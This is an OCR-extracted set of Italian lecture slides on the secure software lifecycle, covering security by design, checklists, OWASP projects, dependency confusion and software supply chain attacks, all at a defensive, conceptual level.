
Since 2001 Microsoft has collected 13 million work items and bugs. We used that data to develop a process and machine learning model that correctly distinguishes between security and non-security bugs 99 percent of the time and accurately identifies the critical, high priority security bugs, 97 percent of the time.

Ricordiamoci però che poi lo imparano ad usare anche i cattivi….

Security/privacy By Design/default


Ce lo dice il buon senso, ce lo impone il GDPR.
Integrazione della sicurezza in tutto il ciclo di vita del progetto.
Gestione, requisiti, obiettivi, metodologia, test, soldi, skill, i tool ecc. tutti visti (anche) in ottica di sicurezza.
Systems Development Life Cycle (SDLC) Policy.
Non esiste “il progetto e la sua sicurezza”, deve essere un unicum con i temi della sicurezza inseriti dentro ai ciclo di vita.
Banalmente non deve esistere un “documento della sicurezza” separato.
Attuare la protezione del dato fin dal momento in cui un trattamento viene progettato e definito.

Secure software lifecicle



Tenere conto della sicurezza solo alla fine (quando cioè il problema emerge in produzione) ha un costo elevato.

Secure software lifecicle



Inserire la sicurezza in tutto il percorso di sviluppo

Prevedere fin dall'inizio anche i requisiti di sicurezza:

- Analizzare tutte le esigenze degli stakeholder (possibilmente anche quelle sottintese), sia di quelli interni che di quelli esterni (futuri utenti finali, concorrenza ecc.)
- Valutare l'impatto del contesto in cui ci si va a collocare
- Valutare le minacce correnti e passate
- Appoggiarsi agli standard e alle normative vigenti
- Valutare i rischi e costruire i corrispondenti modelli degli attacchi
- Tenere conto della sicurezza anche nelle scelte tecnologiche (prodotti, protocolli, hardware ecc.)
- Costruire fin dall'inizio un modello di gestione dell'incidente specifico del processo

Secure software lifecicle

Inserire la sicurezza in tutto il percorso di sviluppo (anche dopo la fine dello sviluppo)

Finito lo sviluppo continuare con la fase di test:

- Aggiungere nelle checklist anche le verifiche di sicurezza
- Far svolgere pen-testing ad una terza parte
- Strumenti di Secure Code Review e Software Quality Management
- Usare web spider per mappare siti, cgi, script ecc. (a volte si trovano sorprese)
- Documentare, documentare, documentare perché ...

Secure software lifecicle

“Security through Obscurity”
NON FUNZIONA!

Ricordarsi che “Security by obscurity” non funziona.
I problemi vanno risolti (sperare che non vengano scoperti non funziona nel lungo termine).

(hanno trovato in 24 ore una bandiera piantata nel nulla delle praterie americane …
https://www.newyorker.com/magazine/2017/04/03/trolls-protest-shia-labeoufs-anti-trump-protest-art
)

Secure software lifecicle

bug di design
vs
bug di implementazione

Bug di design: Diffusi nel sistema, complessi e costosi, subdoli e infrequenti
Bug di implementazione: locali e patchabili, semplici e testabili, ricorrenti e ubiqui

Prevenire i bug di implementazione usando costrutti sicuri (metodologia Poka Yoke, “a prova di scimmia”, inventata da Toyota, progettare i pezzi in modo che sia impossibile montarli in modo sbagliato) https://it.wikipedia.org/wiki/Poka-yoke
(Ad esempio dare nomi significativi alle variabili aiuta, var pippo=1 non aiuta)

Tecniche di mitigazione

- Identificare i security requirement
- Liste di controllo
- Linee guida
- Generare “abuse case”
- Generare security patterns
- Simulare modelli di attacco
- Framemork di sviluppo sicuro
- KISS

L'applicazione ideale

- Semplice da usare e ricca di funzioni
- Prezzo ragionevole
- Sicura

L'applicazione ideale

- Semplice da usare e ricca di funzioni
- Prezzo ragionevole
- Sicura

Nella vita reale

… Puoi sceglierne due su tre ...

Secure software lifecicle

Sviluppo in casa (make)


- Predisporre un disciplinare
- Imporre degli standard
- Liste di controllo
- Security testing
- Coinvolgere terze parti

Compero un pacchetto già fatto (buy)

- Ispezionare i sorgenti (aperti, quindi FOSS) oppure … devi fidarti

FOSS=Free and Open Source Software

Secure software lifecicle



Il problema delle librerie


Applicazione di OWASP per verificare le vulnerabilità delle dipendenze (vedi dopo).

Uno stack TCP/IP riutilizzato all'infinito che si scopre bucato 20 anni dopo (IPNET, VxWorks, Urgent/11 bug)

https://www.wired.com/story/urgent-11-ipnet-vulnerable-devices/

Usato da dispositivi medici e IOT.

Secure software lifecicle




Hanno bucato Paypal sfruttando le dipendenze di npm (in realtà era un Bounty da 30K$)

Quelli in rosso sono pacchetti del repository interno di PayPal, cosa succede se metto dei pacchetti malevoli in un repository npm esterno con lo stesso nome e numero di versione 9000.0.0 ?

Se il numero di versione esterno è più alto di quello interno installa quello esterno.

Problema di aggancio pacchetti con le dipendenze molto complesso e comune a tanti ambienti di programmazione.

https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610



Esempio di disciplinare tecnico in materia di sicurezza delle applicazioni informatiche.

DISCIPLINARE TECNICO IN MATERIA DI SICUREZZA DELLE APPLICAZIONI INFORMATICHE NELLA GIUNTA E NELL'ASSEMBLEA LEGISLATIVA DELLA REGIONE EMILIA-ROMAGNA

Secure software lifecicle

Appendice B: Liste di controllo


B.1 Design e sviluppo dell'applicazione

Analisi dei requisiti e design	
Nell'analisi dei requisiti è stato considerato il valore dei dati e delle informazioni trattate dall'applicazione	☐
L'applicazione viene utilizzata per il trattamento di dati personali	☐
L'applicazione viene utilizzata per il trattamento di dati sensibili e/o giudiziari	☐
È stata eseguita l'analisi dei rischi incombenti sui dati	☐
Sono stati considerati i vincoli architetturali e tecnologici imposti dall'infrastruttura esistente (servizi, porte, protocolli, tecnologie, ecc.)	☐
Sono state documentate le porte ed i protocolli di comunicazione utilizzati dall'applicazione	☐
Sono stati definiti i requisiti hardware e software necessari per il corretto funzionamento dell'applicazione	☐
Sono stati previsti meccanismi di autenticazione degli utenti	☐
Sono stati previsti meccanismi di autorizzazione e profilatura utenti	☐
Sono stati previsti meccanismi di validazione dei dati in ingresso e in uscita	☐
Sono stati previsti meccanismi di gestione sicura delle sessioni utente	☐
Sono stati previsti meccanismi di conservazione e gestione dei log	☐
Sono stati previsti meccanismi di disponibilità dei dati	☐
Sono stati previsti meccanismi di cifratura dei dati	☐

Esempio di disciplinare tecnico in materia di sicurezza delle applicazioni informatiche

Secure software lifecicle

Checklist ben fatta: Securing Web Application Technologies



SANS SOFTWARE SECURITY with Frank Kim

Securing Web Application Technologies
[SWAT] Checklist

The SWAT Checklist provides an easy to reference set of best practices that raise awareness and help development teams create more secure applications. It's a first step toward building a base of security knowledge around web application security. Use this checklist to identify the minimum standard that is required to neutralize vulnerabilities in your critical applications.

ERROR HANDLING AND LOGGING

	BEST PRACTICE	DESCRIPTION	CWE ID
☐	Display Generic Error Messages	Error messages should not reveal details about the internal state of the application. For example, file system path and stack information should not be exposed to the user through error messages.	CWE-209
☐	No Unhandled Exceptions	Given the languages and frameworks in use for web application development, never allow an unhandled exception to occur. Error handlers should be configured to handle unexpected errors and gracefully return controlled output to the user.	CWE-391
☐	Suppress Framework Generated Errors	Your development framework or platform may generate default error messages. These should be suppressed or replaced with customized error messages as framework generated messages may reveal sensitive information to the user.	CWE-209
☐	Log All Authentication Activities	Any authentication activities, whether successful or not, should be logged.	CWE-778

https://securingthehuman.sans.org/security-awareness-training/swat

CWE= Common Weakness Enumeration
Circa 800 identificate.
Spiegazione, catalogazione e viste qui:
http://cwe.mitre.org/data/index.html

OWASP
Open
Web Application
Security Project


OWASP: https://www.owasp.org/
Organizzazione internazionale non a scopo di lucro dedicata a promuovere lo sviluppo di software sicuro tramite:

- Documentazione (Top Ten, Dev. Guide, Design Guide, Testing Guide, …)
- Software
- Gruppi Di Lavoro
- Coinvolgimento delle comunità
- Formazione, convegni, congressi

55.000 partecipanti, 93 progetti attivi, 270 chapter locali

Secure software lifecicle

Come si colloca OWASP nel SDLC



 62

Come si colloca OWASP nel Software Development Life Cycle.
Progetto Top-10 considerato uno standard de facto.

https://www.owasp.org/index.php/Category:OWASP_Top_Te


Progetti collegati di analisi dei rischi, checklist, cheat sheet ecc.
Usato da organizzazioni internazionali.

Developer Guide:
https://www.owasp.org/index.php/OWASP_Guide_Project

Documento “vivo” in github
https://github.com/OWASP/DevGuide

Secure software lifecicle

Come si colloca OWASP nel SDLC



Owasp Testing Guide:
https://www.owasp.org/index.php/OWASP_Testing_Project
(esce da una costola della developer)

Code Review Guide:
https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project
Guida alla revisione del codice in ottica di sicurezza,

Assessment e pentest tools:
https://www.owasp.org/index.php/Phoenix/Tools

Altri progetti "chiave":
https://www.owasp.org/index.php/OWASP_Project_Inventory#Flagship_Projects

Classificazione dei progetti OWASP:

- Flagship Projects (strategici)
- Lab Projects (stabili, hanno prodotto output)
- Incubator Projects (immaturi, non adatti ad un ambiente di produzione)

Pagina dei progetti:
https://www.owasp.org/index.php/OWASP_Project_Inventory#Flagship_Projects

Flagship Projects

- Tools: Zed Attack Proxy, Web Testing Environment, OWTF, Dependency Check
- Coding: ModSecurity Core Rule Set, CSRFGuard, AppSensor
- Documentazione: Application Security Verification Standard, Software Assurance Maturity Model (SAMM), AppSensor, Top Ten, Testing Guide

Zed Attack Proxy (manual testing, attack), Web Testing Environment (distro tipo Kali), OWTF (pen test e test in generale), Dependency Check (verifica CWE dipendenze).

ModSecurity Core Rule Set ("pluggable" set of generic attack detection rules that provide a base level of protection for a web application), CSRFGuard (Java per attacchi CSRF), AppSensor (IDS, IPS applicativi).

Application Security Verification Standard (checklist, best practice ecc.), Software Assurance Maturity Model (SAMM, vari documenti per costruire strategia di software sicura), AppSensor (doc progetto), Top Ten, Testing Guide

Secure software lifecicle

Per ulteriori informazioni:

- W3 security guidelines
- Web Application Security Consortium
- Are You Part Of The Problem?
- Top 25 Most Dangerous Programming Errors
- Tools vari

.....

https://www.w3.org/Security/

http://www.webappsec.org/

https://www.smashingmagazine.com/2010/01/web-security-primer-are-you-part-of-the-problem/

http://cwe.mitre.org/top25/

https://opensource.com/article/18/9/open-source-tools-rugged-devops

Secure software lifecicle

Attacchi alla supply chain del software

- Deep Impact from State Actors
- Abusing Trust in Code Signing
- Hijacking Software Updates
- Poisoning Open-Source Code
- Targeting App Stores

Attacchi alla catena di distribuzione del software (oltre che a quella dell'HW).

- Sui grandi sw intervento di attori statali
- Attacco ai certificati che garantiscono il SW
- Inserirsi all'interno del flusso degli aggiornamenti
- Sfruttare il codice aperto per inserire backdoor ecc.
- Modificare app sullo store, meglio ancora se framework di sviluppo.

https://www.schneier.com/blog/archives/2020/07/survey_of_suppl.html

https://www.atlanticcouncil.org/programs/scowcroft-center-for-strategy-and-security/cyber-statecraft-initiative/breaking-trust/